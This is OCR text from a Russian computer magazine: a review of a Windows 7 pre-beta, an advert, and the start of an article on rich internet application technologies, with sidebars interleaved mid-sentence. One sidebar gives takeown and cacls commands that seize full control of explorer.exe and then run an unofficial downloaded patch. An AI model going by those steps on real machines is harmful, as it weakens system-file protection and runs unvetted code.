За что только не ругали Висту — и за надоедливую систему защиты UAC, и проблему с драйверами, и причудливость интерфейса, но в особенности досталось производительности. Про излишнюю прожорливость и придирчивость по части системных ресурсов не упоминал только ленивый. Ребятам из Microsoft, вероятно, такая народная позиция была не по душе, и они решили кое-что подправить. Уж не знаю, что они там подкрутили (возможно, просто отключили флаг «slow_work=on»?), но ответственно заявляю: Windows 7 работает быстрее! Заметно быстрее!

Обновленный WordPad





Новая панель задач (Super Bar)

И легким движением руки иконка TC превращается в кнопку

TC на новой панели





info

• В Vista появился инструмент для создания записочек на рабочем столе. Когда записок скапливается сильно много, использовать их невозможно. В новой Винде вопрос частично решили, создав для них «подставку». Ты можешь лепить листки по старинке на рабочий стол, но когда он будет полностью загажен, просто нажми одну кнопку на подставке — все записки переместятся на нее.


• В системе появились так называемые библиотеки (они же — Libraries), совмещающие в себе несколько выбранных папок. При открытии библиотеки показывается их содержимое. Все папки добавляются в свойствах библиотеки, причем одна из папок — основная. В нее происходит копирование и сохранение файлов, когда вместо обычной папки выбрана библиотека.

• Если в системе несколько мониторов, то управлять ими теперь намного проще. А установки для проектора вообще вызываются горячей клавишей.





Настраиваем UAC



Знакомимся с ISE

Приятное удивление вызывает даже процесс установки. На моем стареньком компе с достаточно древним Pentium 4 установка заняла примерно полчаса (на инсталляцию финального релиза Vista уходило никак не меньше 40-45 минут). Но это ерунда в сравнении с быстродействием самой системы. Интерфейсу Aero больше не нужно время, чтобы при всех включенных эффектах хорошенько подумать, покурить и выпить кофе — и только после этого отрисовать нужное меню. Все работает так, как надо.


Во время тестирования я работал с довольно ресурсоемкими приложениями (Visual Studio 2008, Delphi 2009 и т.д.), при этом система моментально реагировала на все действия, не свопила и не билась в конвульсиях в мольбе отключить все «красивости». Хочется развести руками и спросить: «Парни, а чего же вы раньше так не сделали?».

Что касается загрузки ОС, то лично у меня она грузится столько же, сколько и Vista. Тут невольно вспоминаешь слова Стива Балмера о том, что хорошая ОС должна загружаться не более чем за 30 секунд. Вопрос: укладывается ли в это время Windows 7? Нифига! Но пока сбросим это на то, что тестируемая версия — жесткая PreBeta, а не стабильная версия. Зато процедура завершения работы была сильно оптимизирована: выключение по сравнению с Vista происходит значительно быстрее. Например, мой комп отключился буквально за 2-3 секунды. Похоже, «семерку» вполне можно будет использовать на нетбуках. Положительные отзывы энтузиастов, не поленившихся установить ее на последние модели Asus eeePC — тому подтверждение.

ИНТЕРФЕЙС

Одной только оптимизации для выпуска новой ОС недостаточно. Пользователям нужны фишки, интересные нововведения. Основной новинкой Windows 7 в плане внешнего вида однозначно является SuperBar — подвергшаяся серьезным изменениям панель задач. Теперь в ней не будет текста, только крупные иконки, а при наведении на иконку мышью будет всплывать список открытых окон программы. Раньше для ускорения доступа к часто используемым программам многие из нас выносили иконки в панель быстрого запуска. Теперь то же самое можно делать с одним


Калькулятор для программеров



Новая мордашка Windows Media Player




Виджеты удобно располагаются на рабочем столе


Новый центр безопасности

Чудесное превращение в Windows 7

После рассказа о хотя и небольших, но зато крайне приятных нововведениях в интерфейсе Windows 7, велико желание попробовать их уже сейчас. Одна проблема: до выхода релиза больше года, а текущая версия, несмотря на внешнюю стабильность, все равно имеет статус не просто беты, а пребеты. Как же быть? Попробовать на вкус некоторые из возможностей Windows 7 вполне реально уже сегодня, всего лишь установив несколько небольших утилит.

- Изменение размеров в соответствии с перемещением окна (перетаскиваешь окно в верхней кромке экрана — окно развернется, тащишь вниз — примет исходный размер, к правому или левому краю — уменьшит окно до 50% от исходного размера; крайне удобно на широкоформатном мониторе) легко реализуется утилитой **AeroSnap** (www.aerosnap.de.vu). А еще хлеще управляться с окнами можно, благодаря тулзе **Winsplit Revolution** (www.winsplit-revolution.com).
- Улучшенную систему UAC, конечно, в Vista не установить. Но вместо того, чтобы ее полностью отключать, лучше настроить под себя при помощи программы **Norton's User Account Control** (www.nortonlabs.com/inthelab/uac.php).
- Что касается новой темы оформления, которая, вероятно, пришлась тебе по душе, установить ее можно прямо сейчас. Ребята из проекта Life Rocks blog практически полностью ее повторили, реализовав цветовую схему, иконки, wallpaper, экраны загрузки и входа в систему. Закачать можно отсюда: www.nirmaltv.com/2008/11/07/transform-vista-to-windows-7.
- Полноценной реализации фишки Aero Peek, значительно улучшившей нынешний таксбар, пока нет. Впрочем, превьюшки свернутых окон отлично показывает небольшая утилита **Visual Task Tips** (www.visualtasktips.com), а перемещать по таскбару элементы позволяет **Taskix** (taskix.robustit.com).

отличием — месторасположением иконок будет сама панель задач. Сразу напрашивается вопрос: в чем тогда айс? Все чудеса начинаются после попытки запуска приложения. Программа стартует, а ее ярлык для быстрого запуска увеличивается и превращается в стандартную кнопку, которую мы привыкли видеть во всех предыдущих версиях Windows. При закрытии программы происходит обратная трансформация.

На этом возможности новой панельки не заканчиваются. Подобно Vista, можно навести курсор на иконку свернутого окна, чтобы увидеть уменьшенный вид окошка. Но зато несколько похожих окон сворачиваются в одну единственную иконку, а при наведении мышки отображаются превьюшки всех окон сразу, среди которых удобно выбирается нужное. Правый клик по иконкам теперь вызывает совершенно новое меню, где отображаются как некоторый набор стандартный пунктов, так и пункты, которые добавляет туда само приложение (обычно связанные с его функциональностью). Еще один хинт: при наведении на одну иконку какого-то приложения в таксбаре все остальные окна становятся невидимыми.

Windows сама ресайзит окно до половины ширины экрана, если его поднести к левому или правому краю дисплея. Мега-удобно: тот же Word на широкоформатном мониторе разворачивать на весь экран незачем. Идею с боковой панелью, которую Microsoft усилено пиарил под именем SideBar, похоронили окончательно. Сами виджеты, впрочем, никуда не убрали — их по-прежнему можно расположить в любом месте приложения.

ОБНОВЛЕНИЮ ПОДЛЕЖИТ ВСЕ


Мы уже привыкли, что в каждую версию операционных систем от Microsoft входят стандартные приложения: MS Paint, Калькулятор, WordPad и т.д. Функционал не обновлялся еще со времен Windows 95. К 2010 году это недоразумение Microsoft решила исправить и немного их проапгрейдить. В результате, MS Paint сменил ужасный и морально устаревший интерфейс на ультрамодный «ribbon»; получил обновленный набор кистей и наконец-то научился сохранять изображения в бесплатный формат PNG.

WordPad в функциональном плане изменений не претерпел, но, как и MS Paint, обновил «личико». Калькулятор, наконец-то, стало возможно использовать для вычисления сложных выражений, и он обзавелся конвертерами времени и величин.

Все уже привыкли к стандартному, тяжеловесному плееру Windows Media Player. Отныне, вместо уродского и совершенно непригодного для рабооты монструозного интерфейса, пользователю представляется довольно симпатичное окошко, которое даже можно использовать :).

АВТОМАТИЗАЦИЯ ПО-НАШЕМУ

По-видимому, Microsoft всерьез задумались о преимуществе самостоятельно создаваемых сценариев для автоматизации рутинных действий, которые так популярны в *nix-системах. А ведь действительно, порой возникают такие ситуации, когда задачу удобнее



Считаем величины

решить с помощью нескольких строк кода. Возможностей простых bat'ников не хватает, а CScript так многим и не полюбился. В 2006 году на суд общественности MS представила PowerShell — новый скриптовый язык, тесно взаимосвязанный с .NET Framework'ом. С ним очень легко «рулить» системой и многими продуктами от MS. В Windows 7 этот полезный и удобный инструмент наконец-то интегрировали по умолчанию.

Включение новой панели задач

По умолчанию в сборке 6801 представлена обычная панель задач, которая ничем не отличается от аналогичной в Vista. Все дело в том, что новая панель еще не стабильна и может привести к ошибкам. Поэтому разработчики ее залочили. Но все, что залочено, также легко может быть разлочено. Итак, для включения супербара надо проделать несколько нехитрых действий:

1. Скачать из интернета (взять с нашего диска) небольшую программку «Патч от Rafael».

2. Скопировать ее в папку с Windows.

3. Запустить консоль с правами администратора и выполнить следующие команды:

```
> takeown /f %windir%\explorer.exe
> cacls %windir%\explorer.exe /E /G <ИмяВашегоПользователя>:F
> start unlockProtectedFeatures.exe
```

4. Перезапустить оболочку и лицезреть панельку будущего.

НОВЫЙ ЦЕНТР БЕЗОПАСНОСТИ

В седьмой версии Windows сильно обновился «Центр безопасности». Обновился настолько, что даже получил новое имя — Windows Solution Center. С его помощью добраться до настроек любого приложения, связанного с безопасностью, проще пареной репы. Тут тебе и настройки UAC, и настройки резервного копирования, и планирование создания точек восстановления, и много чего еще. В общем, ссылки на все необходимые инструменты собраны в одном месте. Vista преподнесла пользователям совершенно новое увлекательное и интересное занятие — отвечать на вопросы системы User Account Control, в теории предотвращающее запуск «опасных» и «подозрительных» приложений. На практике это выводило из себя до такой степени (опасные API-функции, по мнению системы, вызывают очень и очень многие приложения), что пользователи стремились тупо отключить систему. В Windows 7, к счастью, UAC сильно переработали. Мало того, что для UAC стало возможным задавать уровень реакции, так еще и алгоритм определения подозрительных программ заметно улучшился. Во всяком случае, за время моего тестирования UAC появился всего один раз, и то — при запуске джойнера.

OUTRO BY STEP

В качестве итога по привычке напрашиваются шаблонные слова о том, что перед нами всего лишь пре-бета, а потому требовать от нее чего-либо сверхординарного, по меньшей мере, глупо, но… Сборка ведет себя крайне стабильно — это раз. Система при всех включенных эффектах работает быстрее Vista — это два. Все программы, кроме Daemon Tools, отлично установились и без глюков функционируют — это три. Интерфейс крайне приятен и удобен — это четыре. Да и вообще, впечатления самые радужные и приятные, так что оставил я «семерку» в качестве основной системы на рабочей машине. Посмотрим, что из этого выйдет :)

P.S. 14-й день использования. Полет стабильный.


ПЛАН НАСТУПЛЕНИЯ 2X2
ТРЕБУЙТЕ ТЕЛЕКАНАЛ 2x2 У КАБЕЛЬНОГО ОПЕРАТОРА ГОРОДА!
Санкт-Петербург
Архангельск
Северодвинск
Тверь
Ярославль
Москва
Ижевск
Ниж.Новгород
Казань
Балаково
Саратов
Старый Оскол
Ростов-на-Дону
Тольятти
Волгоград
Волжский
Самара
Уфа
Первоуральск
Челябинск
Оренбург
Ставрополь
Омск
Томск
Красноярск
Барнаул
Ангарск
Хабаровск
Владивосток
Уссурийск
2X2
WWW.2X2TV.RU



АЛЕКСАНДР ЛОЗОВЮК
/ ALEKS.RAIDEN@GMAIL.COM /

СТРОИМ RIA-ПРИЛОЖЕНИЕ

НОВЫЕ ТЕХНОЛОГИИ ДЛЯ СОЗДАНИЯ НАСЫЩЕННЫХ ВЕБ-ПРИЛОЖЕНИЙ

Простые веб-страницы со скучными формами — это отстой и вчерашний день. В моде — веб-приложения с классными эффектами и мультимедиа, которые ни в чем не уступают обычным прогам. И дело даже не в AJAX! Разве не круто написать админку для бота на самых прогрессивных технологиях?

ВЕБ-ПРИЛОЖЕНИЯ И RIA — ДВЕ (НЕ)БОЛЬШИЕ РАЗНИЦЫ

Начиналось все с веб-приложений — доступных через браузер сайтов, реализующих некий сервис: скажем, обработку фотографий. Такое приложение можно запускать откуда угодно, не прибегая к установке — но оно и лишено возможности получить доступ к ресурсам компьютера (кроме тех, что предоставил ему браузер). К примеру, нельзя обработать фотки с жесткого диска — их придется через веб-интерфейс загружать на сервер (довольно обломно). Однако технологии не стоят на месте, поэтому на рынке появились средства, расширяющие возможности браузера. Первыми были технологии ActiveX от Microsoft и Java-апплеты, но они оказались слишком сложны, ограничены в функциональности и, по сути, с треском провалились. А вот Flash предложил то, от чего мир не смог отказаться и по сей день — векторную графику и анимацию, доступ к аудио и видео функциям, развитые возможности программирования и продвинутый API, который вкупе с готовыми компонентами призван упростить работу мощных приложений. Одна проблема: веб-сайт с возможностями программы — это все-таки не программа, а некий ресурс, загруженный в браузере, что сильно смущает многих пользователей.


Разработчики решили, что если врага нельзя победить,— его можно обойти или хотя бы скрыть от пользователя. Таким образом, в браузерах появились возможности создавать веб-приложения (которые, на самом деле, никакие не приложения, а просто так выглядят) — в Google Chrome для любой страницы доступна команда «Создать ярлык приложения», которая действительно создает ярлык на Рабочем столе или в меню запуска программ. По клику открывается то же самое окно браузера, только без всяких опознавательных знаков типа панели инструментов, закладок или адресной строки. Точно так же поступает и конкурирующий проект, Mozilla Prism, используя движок Mozilla Firefox'а (собственно, для использования нужно прикрутить к нему специальный плагин). По сообщениям прессы, в Safari также встроили подобные механизмы. Появились и псевдо-приложения, которые просто запускаются в отдельном окне браузера, без дополнительных панелей и меню. Взаимодействие с системой пользователя в основном ограничивается добавлением ярлыков на рабочий стол и доступом к мультимедийным функциям через обычный Flash-плагин. Я говорю об Adobe AIR, который мы уже рассматривали в статье «Воздушная технология от Adobe» (][, #111).



Пока использование BrowserPlus ограничено сайтами Yahoo и демо-примерами, а зря

А что дальше? Дальше появилось то, о чем мы собственно и хотим поговорить — RIA-приложения. Аббревиатура RIA расшифровывается как Rich Internet Application и означает, что приложение очень тесно связано с Сетью, и для своей работы требует постоянного (а часто еще и высокоскоростного) соединения. Кроме того, такие приложения, как правило, имеют насыщенный графикой и визуальными эффектами интерфейс — смотрится куда круче, чем убогие кнопочки и рамки, предлагаемые обычным HTML. RIA часто имеют доступ к ресурсам клиентского компьютера, основательно выходя за рамки предоставленной браузером среды — но потому нуждаются в специальной среде исполнения. Такие приложения используют файловую систему, не ограничиваясь теми файлами, что указывает пользователь для загрузки, юзают мощности процессора, а зачастую и другие сторонние программы, установленные на компьютере, например, кодеки. Получается, что с одной стороны — это обычная веб-страница, с другой — она очень отличается от обычного сайта и выглядит и ведет себя как самое настоящее приложение! И знаешь: технологий для создания

Немного алхимии и флеша — Doom в браузере это реальность!



▶ dvd

На диске ты найдешь хорошую подборку для создания RIA-приложений!



▶ links

• Перечень возможностей Silverlight 2 и отличия от предыдущей версии: http://silverlight.net/GetStarted/overview.aspx.

• А также на сайтах русскоязычного сообщества: www.silverlighter.ru, www.silverlight.ru.

• Версию для Unix-систем ты можешь взять отсюда: www.go-mono.com/moonlight.

• Но ведь нужны еще и средства разработки! Триал-версия MS Expression Studio 2 доступна для загрузки с сайта Microsoft: expression.microsoft.com.



▷ info

• Titanium (www.titaniumapp.com) — это открытая компонентная среда, которая позволяет при помощи все тех же исконно веб-технологий HTML/CSS/JavaScript строить десктопные и мобильные приложения с базами данных, окнами, меню и кросс-платформенными интерфейсами. Проекту только пара недель отроду.



▷ warning

• Если Google Gears или Yahoo BrowserPlus не требуют новых навыков от разработчика, то при работе с Flash, Silverlight или JavaFX для написания приложений нужно изучать новый язык.

• RIA иногда могут работать и без подключения к Сети, но это скорее аварийный режим — на всякий случай.



Silverlight очень активно используется на родном корпоративном сайте Microsoft

RIA-приложений уже предостаточно! Итак, начнем?

GOOGLE GEARS — ШЕСТЕРЕНКИ ОТ GOOGLE

САЙТ: gears.google.com


ПОДДЕРЖКА БРАУЗЕРОВ: Firefox, Internet Explorer и Safari, мобильные платформы Android и Windows Mobile


ПРИМЕНЯЕТСЯ:

- **Google Docs** — docs.google.com
- **Google Reader** — reader.google.com
- **RememberTheMilk** — www.rememberthemilk.com
- **Zoho Writer** — zoho.com
- **Блог-движок Wordpress**
- **Встроен в браузер Google Chrome**

Gears — это специальный плагин для браузеров, который расширяет доступный функционал для разработчиков AJAX-приложений. Самой главной фичей проекта является поддержка оффлайн-режима работы. Другими словами, написанный с использованием Google Gears сервис зара-

Пример серьезных корпоративных приложений на Flex





С Gears не страшны никакие перебои с интернетом!

Google Gears и фреймворки

Разработчикам полезно будет знать, что большинство популярных AJAX-фреймворков и библиотек давно обзавелись встроенной поддержкой Gears (некоторые еще и ограждают тебя от знания и копания, что же там внутри). Все функции будут доступны, даже если Gears не установлен: библиотека попытается имитировать функционал другим способом и лишь в крайнем случае уведомит нерадивого пользователя, что хорошо бы установить этот замечательный плагин. Вот список библиотек, которые поддерживают Google Gears: Dojo Toolkit и jQuery (проект jquery-offline, http://code.google.com/p/jquery-offline); ExtJS имеет начальную поддержку, а в форме выкладывались примеры — код не включен в официальный дистрибутив, но в примерах присутствует.

нее подгружает себе все необходимое и позволяет продолжить работу с сайтом, даже если интернет временно пропал. Вот, для примера — когда я писал эту статью в Google Docs, внезапно упал мой WiFi-роутер, и интернета не было минут 20. Тем временем я продолжал писать материал, а приложение исправно сохраняло данные в Gears. Сразу после того, как соединение было восстановлено, документ синхронизировался с серверами Google. Одним из известнейших проектов, использующих Gears, не считая, конечно, Google Docs, является популярный движок для блогов Wordpress. Начиная с версии 2.6, он использует в админ-панели возможности Gears для оффлайн-работы с постами и комментариями. Поэтому для написания длинной статьи наличие постоянного подключения теперь не требуется, данные сохраняются даже при перезагрузке компьютера. Популярная социальная сеть MySpace также использует возможности плагина — если он установлен, то значительно удобнее загружать множество фотографий в аккаунт (благодаря тому, что в Gears встроен загрузчик изображений, более продвинутый, нежели реализованный возможностями браузера).

Возникает вопрос: а как прикрутить поддержку Google Gears в свой проект? Очень просто. Для разработчиков доступен специальный API, с помощью которого ты можешь адаптировать свое приложение к использованию плагина. Среди «вкусных» фич можно отметить встроенную базу данных (да-да, полноценная SQL-база данных, вместе с полнотекстовым поиском), API для обработки изображений, работа с гео-информацией, возможность вынесения ресурсоемких JavaScript-задач в отдельные потоки. Последнее, кстати, крайне важно: ведь обычный скрипт на веб-странице сильно ограничен и браузер просто зависнет, если на него возложить что-то серьезное. Помимо этого Google Gears позволяет скриптам на странице взаимодействовать с файловой системой и, например, обращаться к файлам. Правда, читать/писать любые файлы на десктопе не получится (иначе всем посетителям твоей странички было бы реально круто переименовать файл kernal32.dll, xe-xe), а вот вызвать диалоговое окно для открытия — это запросто! Встроенная возможность создавать ярлыки для открытия указанного URL простым кликом — первая попытка дополнить веб-приложения взаимодействием с компьютером в обход браузера.

При всех плюсах такого подхода у него есть недостаток: для работы Google Gears у пользователя должен быть установлен плагин. Справедливости ради стоит сказать, что делов тут на несколько минут — зайти на страницу gears.google.com да нажать кнопку установки. В браузере Google Chrome он включен по умолчанию и есть все основания полагать, что вскоре он будет включен и в другие. Но все-таки, Google Gears — это явно не Adobe Flash, который установлен уже у большинства.

